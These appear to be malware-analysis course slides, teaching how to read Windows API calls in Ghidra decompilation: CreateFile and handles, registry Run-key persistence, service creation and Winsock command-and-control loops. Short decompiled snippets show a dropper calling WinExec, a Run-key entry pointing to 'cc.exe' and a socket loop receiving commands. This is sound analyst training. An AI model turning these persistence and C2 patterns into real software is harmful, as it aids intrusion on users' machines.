n	nBufferLength	A short int that stores a buffer length
lp	lpBuffer	A pointer to a buffer
w	wYear	A WORD that stores a year value
dw	dwSize	A DWORD that stores a size value
h	hFile	A handle to a file

<https://docs.microsoft.com/en-us/windows/win32/stg/coding-style-conventions>

Handles are explained later but introduced here due to the frequency of the “h” prefix.

Introduced by Charles Simonyi [https://en.wikipedia.org/wiki/Charles\\_Simonyi](https://en.wikipedia.org/wiki/Charles_Simonyi).

## Windows API Prototypes – Summary

```
DWORD GetTempPathA(  
    DWORD    nBufferLength,  
    LPSTR    lpBuffer  
);
```

Element	Description
DWORD	Data type used to store return value
GetTempPathA	Function name
DWORD	Data type used to store nBufferLength
nBufferLength	Parameter that stores the length of lpBuffer
LPSTR	Data type used to store lpBuffer
lpBuffer	Parameter that stores the address of the path

Now that you understand the data types and the function prototypes you should be able to interpret this prototype for GetTempPathA, understand how the function is used in the program, rename the arguments to reflect their purpose and see where else they are used in the program.

## Lesson 3: File Analysis

### API Example: CreateFile

CreateFile further illustrates the importance of understanding API documentation

- Does not always result in the creation of a new file

**CreateFileA function**  
12/05/2018 • 28 minutes to read

Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified.

To perform this operation as a transacted operation, which results in a handle that can be used for transacted I/O, use the [CreateFileTransacted](#) function.

### Syntax

```
C++  
  
HANDLE CreateFileA(  
    LPCSTR          lpFileName,  
    DWORD           dwDesiredAccess,  
    DWORD           dwShareMode,  
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,  
    DWORD           dwCreationDisposition,  
    DWORD           dwFlagsAndAttributes,  
    HANDLE          hTemplateFile  
);
```

The screenshot shows the official Microsoft documentation for the CreateFileA function. It includes a title, a date and read time, a detailed description of what the function does and the types of I/O devices it can handle, a note about transacted operations, and the C++ syntax for the function signature. A large, diagonal watermark 'side01.ir' is overlaid on the code block.

CreateFile is very common and easily misunderstood. It is used to obtain a handle to a file – which may or may not already exist. The function arguments determine the details such as permission and whether the file will be created if it does not already exist.

## File Access

```
HANDLE CreateFileA(  
    LPCSTR          lpFileName,  
    DWORD           dwDesiredAccess,  
    DWORD           dwShareMode,  
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,  
    DWORD           dwCreationDisposition,  
    DWORD           dwFlagsAndAttributes,  
    HANDLE          hTemplateFile  
);
```

Most-common `dwDesiredAccess` values:

Symbol	Value
GENERIC_READ	0x80000000
GENERIC_WRITE	0x40000000
GENERIC_ALL	0x10000000

Windows uses symbolic constants to represent argument values. In this example, read access is denoted by the constant 0x80000000. These constants are described in the MSDN documentation.

## Enhancing Decompilation

Based on our knowledge of an API function, we can use Ghidra to enhance the disassembly and decompilation



- 0x40000000 → GENERIC\_WRITE

```
CreateFileA((LPCSTR)local_28, 0x40000000, 0, (LPSECURITY_ATTRIBUTES) 0x0, 1, 0x80, (HANDLE) 0x0);
```

In the decompilation we see the second argument, `dwDesiredAccess`, is 0x40000000. We can find the corresponding symbol, `GENERIC_WRITE`, through a combination of Ghidra and MSDN. MSDN tells us that the options for this argument all begin with the prefix “GENERIC\_”. Sometimes the documentation explicitly states the constants and other times we can rely on Ghidra’s database to convert the constant to a symbol if we know the range of possible symbols from the documentation.

## Enhancing Decompilation

- **Right-click** the value you'd like to convert and select “Set Equate...”
- Ghidra displays all known symbols that correspond to the selected value
- Search for possible matches based on the values listed in the documentation



Ghidra calls the symbolic constants “Equates”. Ideally when you select “Set Equate...” and start to type the common prefix (“GENERIC\_” in this case) the “Possible Matches” listing will include one of the expected values. That happens when Ghidra’s internal database includes the relevant data. Unfortunately, this is not always the case. If Ghidra is missing the expected constant, you can enter it manually, but make sure to read the documentation carefully so you enter the correct value.

## Analyzing CreateFile

```
local_2c = CreateFileA((LPCSTR)local_28, 0x40000000, 0, (LPSECURITY_ATTRIBUTES)0x0, 1, 0x80, (HANDLE)0x0);
```




```
local_2c = CreateFileA((LPCSTR)local_28, GENERIC_WRITE, 0, (LPSECURITY_ATTRIBUTES)0x0, CREATE_NEW, 0x80, (HANDLE)0x0);
```

It is not necessary to convert each argument to a symbol. In this case, only two arguments need to be converted to understand the nature of the CreateFile call.

## Objects and Handles

- CreateFile returns a HANDLE
- A handle is a type of Windows object
  - An object is a reference to a system resource (e.g., file, registry key, or process)
- To examine or modify a system resource, an application must obtain a handle to the object
  - Handles are represented as DWORD values



```

HANDLE CreateFileA(
    LPCSTR                lpFileName,
    DWORD                 dwDesiredAccess,
    DWORD                 dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD                 dwCreationDisposition,
    DWORD                 dwFlagsAndAttributes,
    HANDLE                 hTemplateFile
);
  
```

Many Windows API sequences use handles to pass around the object in question to the different API functions. Think of it as a pointer to the object in question (file, registry key, process, etc.). It is helpful to label these in the decompilation to see how they are used throughout the function.

## Objects and Handles

Life of a handle:

1. Application obtains a handle
  - CreateFile, RegOpenKeyEx
2. Handle is passed to a function that performs an action
  - WriteFile, RegQueryValueEx
3. Handle is closed
  - CloseHandle, RegCloseKey


```
local_2c = CreateFileA((LPCSTR)local_28, GENERIC_WRITE, 0, (LPSECURITY_ATTRIBUTES)0x0, CREATE_NEW, 0x80, (HANDLE)0x0);  
WriteFile(local_2c, local_60, local_30, &local_8, (LPOVERLAPPED)0x0);  
WinExec((LPCSTR)local_28, 0);  
CloseHandle(local_2c);
```

In this example, local\_2c is a handle. CreateFileA returns the handle, and it is passed as a function argument to WriteFile and CloseHandle.

## Lesson 4: Registry Analysis

### Windows Registry

- Windows Registry stores configuration data for the OS and applications
- Malware may utilize the registry to:
  - Run itself or other malware on startup
  - Store its own configuration data or additional payloads
- The registry is structured in a tree format
  - Each node in the tree is called a *key*



<https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry>: "The registry is a hierarchical database that contains data that is critical for the operation of Windows and the applications and services that run on Windows." It appears like file system.

regedit.exe is the tool shown which you can use to view and access registry data.



## Root Keys


Root Key	Abbr.	Description
HKEY_LOCAL_MACHINE	HKLM	Contains system-wide configuration data
HKEY_CURRENT_USER	HKCU	Contains data associated with the <i>current</i> user
HKEY_USERS	HKU	Contains data associated with <i>all</i> users
HKEY_CLASSES_ROOT	HKCR	Defines file associations
HKEY_CURRENT_CONFIG	HKCC	Contains information about the current hardware profile

Most malware-related registry activity involves HKLM or HKCU

<https://docs.microsoft.com/en-us/windows/win32/sysinfo/predefined-keys>. It is not important to memorize these – you can always refer to this chart or just think logically – “current user” means what it sounds like, and “local machine” means “system-wide”.

## Registry Subkeys

- Registry keys may contain *subkeys*
- In this example, the HKEY\_LOCAL\_MACHINE key has the following subkeys:
  - BCD00000000
  - DRIVERS
  - HARDWARE
  - SAM
  - etc.




Subkeys are presented as sub-folders in regedit.exe. Each subkey may have its own subkeys. The caret symbol indicates that a key has subkeys.

## Registry Values

In this example, the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run contains a value:

- Name: SystemUpdate
- Type: REG\_SZ
- Data: C:\Windows\system32\svch0st.exe



Select the subkey to view the values. In this case SystemUpdate is not a registry key, it is a value under the subkey "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run". The value contains the data "C:\Windows\system32\svch0st.exe".

## Registry Value Types

Value Type	Description
REG_DWORD	32-bit number
REG_QWORD	64-bit number
REG_SZ	Null-terminated string (ASCII or Unicode)
REG_EXPAND_SZ	Null-terminated string that contains an environment variable (e.g., %TEMP%)
REG_BINARY	Raw hexadecimal data

Name	Type	Data
(Default)	REG_SZ	(value not set)
InstallLocation	REG_SZ	C:\Program Files\Windows Defender\
InstallTime	REG_BINARY	4c 10 4a 69 e7 3a d4 01
OOBEInstallTime	REG_BINARY	c0 99 3e 80 f3 2e d4 01
ProductAppDataPath	REG_SZ	C:\ProgramData\Microsoft\Windows Defender
ProductIcon	REG_EXPAND_SZ	@%ProgramFiles%\Windows Defender\EppManifest.dll,-100
ProductLocalizedName	REG_EXPAND_SZ	@%ProgramFiles%\Windows Defender\EppManifest.dll,-1000
ProductStatus	REG_DWORD	0x00000000 (0)
ProductType	REG_DWORD	0x00000002 (2)

<https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-value-types>. SZ means “zero(null) terminated string”. DWORD is an integer. BINARY is data that doesn’t conform to the other types (string, DWORD). EXPAND\_SZ is a string where Windows Environment Variables are expanded to their full value.

## Registry APIs – advapi32.dll

- RegCreateKeyEx or RegOpenKeyEx
  - Create or open a registry key
- RegQueryValueEx or RegGetValue
  - Retrieve the type and data associated with a registry value
- RegSetValueEx
  - Set the type and data for a new or existing registry value
- RegEnumKeyEx
  - Enumerate the subkeys of a specified registry key
- RegCloseKey
  - Close a handle to a registry key

advapi32.dll contains registry and service-related APIs. These are usually relevant to malware behavior. Note the sequences – open or create a key, then get the value or set the value. Keys can be enumerated as well and compared to some expected value.

## Registry Constants

- The first argument passed to RegOpenKeyExA is the constant value 0x80000001

```
RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,(PHKEY)&local_8);  
RegSetValueExA((HKEY)&local_8,"Malware",0,1,(BYTE *) "C:\\Temp\\cc.exe",0xf);
```

- Common constants associated with registry API functions:
  - 0x80000001 = HKEY\_CURRENT\_USER (HKCU)
  - 0x80000002 = HKEY\_LOCAL\_MACHINE (HKLM)
- Use Ghidra to apply symbolic constants

The first step when you see a registry key being accessed is to determine which key it is. Start by identifying the root key, which is the first argument to RegOpenKeyExA. Use the “Set Equate...” option described earlier to apply the symbolic constant.

## Registry Constants

```
RegOpenKeyExA((HKEY)0x80000001,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f,(PHKEY)&local_8);
RegSetValueExA((HKEY)&local_8,"Malware",0,1,(BYTE *) "C:\\Temp\\cc.exe",0xf);
```



```
RegOpenKeyExA((HKEY)HKEY_CURRENT_USER,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_ALL_ACCESS,(PHKEY)&local_8);
RegSetValueExA((HKEY)&local_8,"Malware",0,REG_SZ,(BYTE *) "C:\\Temp\\cc.exe",0xf);
```

Now the decompilation is more readable and contains the entire subkey (“HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run”), The value “Malware” is set to “C:\\Temp\\cc.exe”

We have also applied symbolic constants to the samDesired argument (KEY\_ALL\_ACCESS) and the dwType argument in RegSetValueExA (REG\_SZ). KEY\_ALL\_ACCESS is manually typed here – it is not in the Ghidra database, since it is a combination of several mask values.

## Registry API Example

```
RegOpenKeyExA((HKEY)HKEY_CURRENT_USER,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_ALL_ACCESS,(PHKEY)&local_8);
RegSetValueExA((HKEY)&local_8,"Malware",0,REG_SZ,(BYTE *) "C:\\Temp\\cc.exe",0xf);
```

1. Open key HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
2. Handle is passed to RegSetValueExA as the first argument
3. The registry value HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Malware is set to C:\\Temp\\cc.exe

Often there is error-checking after each call, but that is omitted from this demo for clarity. This is the same data as the last slide presented to reinforce the common sequence of API calls.

## Malware Persistence

- Malware frequently uses the registry to establish persistence
- Numerous registry locations allow malware to persist
- Most-common keys used for persistence (by far):
  - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Persistence can also be achieved by creating an auto-start service
  - Service-related APIs:
    1. OpenSCManager – obtains a handle to service control manager
    2. CreateService – creates service based on provided arguments:
      - Service name
      - Binary path
      - Start type (SERVICE\_AUTO\_START)
  - StartService – starts a service using the handle returned by CreateService

Another common example is the “Startup Folder”. Applications in the folder are automatically launched at startup. %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup for all users, C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup for individual users.

If you see malware writing to the registry or manipulating a service in any way, it is a good idea to research the behavior to determine if it is a known sequence. There are too many persistence methods to learn them all – especially since new methods are frequently discovered. A simple internet search often reveals the intended behavior.

## Lesson 5: Network Analysis

### Windows Networking

- Two primary Windows libraries facilitate network communication
- `ws2_32.dll`
  - Windows sockets
  - TCP and UDP
- `wininet.dll`
  - Windows Internet API
  - HTTP and FTP

Malware often needs to have some internet connectivity in order to exchange data with a Command-and-Control server. In this section we will briefly discuss each of these common networking APIs and how they are used in practice so you will have enough familiarity to understand the network behavior in most malware.

### Networking APIs – `ws2_32.dll`

- Socket setup:
  - **WSAStartup** – initializes the Winsock library
  - **socket** or **WSASocket** – creates a socket
- Socket connection:
  - Client:
    - **connect** or **WSAConnect** – establishes a connection to a socket
  - Server:
    - **bind** – associates a local address with a socket
    - **listen** – waits for an incoming connection
    - **accept** or **WSAAccept** – permits an incoming connection on a socket

```
PUSH     IPPROTO_TCP
PUSH     SOCK_STREAM
PUSH     AF_INET
CALL     dword ptr [->WS2_32.DLL:WSASocketA]
```

<https://docs.microsoft.com/en-us/windows/win32/api/winsock2/>. Otherwise known as “Berkeley Sockets API” since the original implementation was in the Berkeley Software Distribution (BSD) Unix-based operating system. These functions implement low-level internet communication (raw data sent over an internet socket).

## Networking APIs – ws2\_32.dll

Socket communication:

- **recv** or **WSARecv** – reads data from a connected socket
- **send** or **WSASend** – sends data to a connected socket

Socket teardown:

- **closesocket** – closes an existing socket
- **WSACleanup** – terminates use of Winsock functionality

Additional functions:

- **gethostbyname** or **getaddrinfo** – resolves a host name to IP address
- **inet\_addr** – converts an IP address string to its raw hexadecimal form
  - 192.168.1.200 becomes 0xC0A801C8
- **inet\_ntoa** – inverse of **inet\_addr**
- **htons** – often used to convert a C2 port value

```
iVar1 = WSASStartup(0x101, (LPWSADATA)&local_3a8);
uVar3 = extraout_EDX;
if (iVar1 == 0) {
    s = WSASocketA(2,1,6,0,0,0);
    local_218._0_2_ = 2;
    netshort = FUN_004018aa("80");
    local_218._2_2_ = ntohs(netshort);
    local_214 = inet_addr("ghidra.mandiant.com");
    connect(s, (sockaddr *)local_218, 0x10);
    iVar1 = 0;
    sVar2 = _strlen("Cmd?\n");
    send(s, "Cmd?\n", sVar2, iVar1);
    do {
        recv(s, local_208, 0x200, 0);
        iVar1 = FUN_00401264(s, local_208);
        flags = 0;
        sVar2 = _strlen("Cmd?\n");
        send(s, "Cmd?\n", sVar2, flags);
    } while (iVar1 == 0);
    closesocket(s);
    in_stack_fffffc50 = (undefined)iVar1;
    WSACleanup();
    uVar3 = extraout_EDX_00;
}
```

<https://docs.microsoft.com/en-us/windows/win32/api/winsock2/>. Look for the API calls and ask the questions:


What is the address of the C2? Which port is used? What data is sent/received? Identify the arguments that relate to those questions and label them and/or work backwards to find their origin.

Bonus questions: What does FUN\_004018aa do? What type of structure is local\_218?



## Structures

- connect function – second argument is a pointer to a structure
- Follow the link in the documentation to view the structure



Sometimes data is arranged in an organization called a structure. The Windows documentation specifies which arguments are pointers to structures in memory. Additionally, the documentation usually includes hyperlinks to the structure details.

Sometimes you need to understand the structure contents in order to analyze a function call. In this example `sockaddr` contains the IP address and port (although it may not be obvious at first glance).

**sockaddr and sockaddr\_in**

- Argument to connect function
- Includes IP address and port number
  - sin\_family is AF\_INET (2)
  - sin\_port is port in network byte order (big-endian)
  - sin\_addr is IP address
- Just focus on identifying the IP and port – the rest is the developer's problem

sockaddr\_in is just  
sockaddr, but more specific.

```
struct sockaddr {  
    ushort  sa_family;  
    char    sa_data[14];  
};  
  
struct sockaddr_in {  
    short    sin_family;  
    u_short  sin_port;  
    struct   in_addr sin_addr;  
    char     sin_zero[8];  
};
```

It turns out that when you see sockaddr, it is actually sockaddr\_in. sockaddr\_in is a more specific variation of the same structure that is used for IPV4, which is what you will usually encounter. The first member of the structure, sin\_family, indicates the transport protocol. This is always AF\_INET, for IPV4. We are concerned with sin\_port and sin\_addr (port and IP). sin\_port is in network byte order, so you will notice a function call that changes the byte ordering. sin\_addr is the IP address in binary format.

Please refer to Beej's Guide to Network Programming for an overview of sockets: <https://beej.us/guide/bgnet/>

sockaddr\_in

0039F4F0	10	00	00	00	50	00	07	02	02	00	00	50	C0	00	01	01	....P.....P....
0039F500	00	00	00	00	00	00	00	00	9C	00	00	00	00	00	00	00	.....
0039F510	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

0x00 02: → AF\_INET

0x50 00: → 80

0x01 01 00 C0: → 192.0.1.1

C0: 192  
00: 0  
01: 1  
01: 1



This is a hex dump from IDA debugger meant to illustrate what sockaddr\_in looks like in memory. It can be a bit tricky because the first value is little-endian and the others are big-endian. AF\_INET is 2, which comes first. The port is 0x50, which is 80 in decimal. The IP address is 192.0.0.1. Each byte represents an octet of the IP address. 0xC0 is 192 in decimal.

At this stage it is not required that you analyze a structure like this in memory. It is shown this way to help reinforce the concept that a structure is just data arranged sequentially.

### Ghidra Structures


- Identify which variable is a struct, or a pointer to a struct, and define it
- In this case &local\_cb8 is cast to sockaddr \*, so it must be sockaddr\_in
- We will cover pointers and casting shortly

```
local_3b8 = CONCAT22 (local_3b8._2_2_,2);
iVar1 = atoi(&DAT_00403000);
local_1a0 = ntohs((u_short) iVar1);
local_3b4 = inet_addr(s_192.0.1.1_00403004);
local_3b8 = local_3b8 & 0xffff | (uint) local_1a0 << 0x10;
local_8 = local_3b4;
connect(local_3a8, (sockaddr *) &local_3b8, 0x10);
```

By clicking the middle mouse button we can see that local\_3b8 is the second argument to connect. The documentation states that this argument is sockaddr, and the (sockaddr \*) indication in the code confirms it.


## Ghidra Structures

- Right-click and select “ReType Variable”



Right-click and select “ReType Variable” to change data types, which includes structures.

- Start typing the struct type and Ghidra presents matching options
- Choose `sockaddr_in`



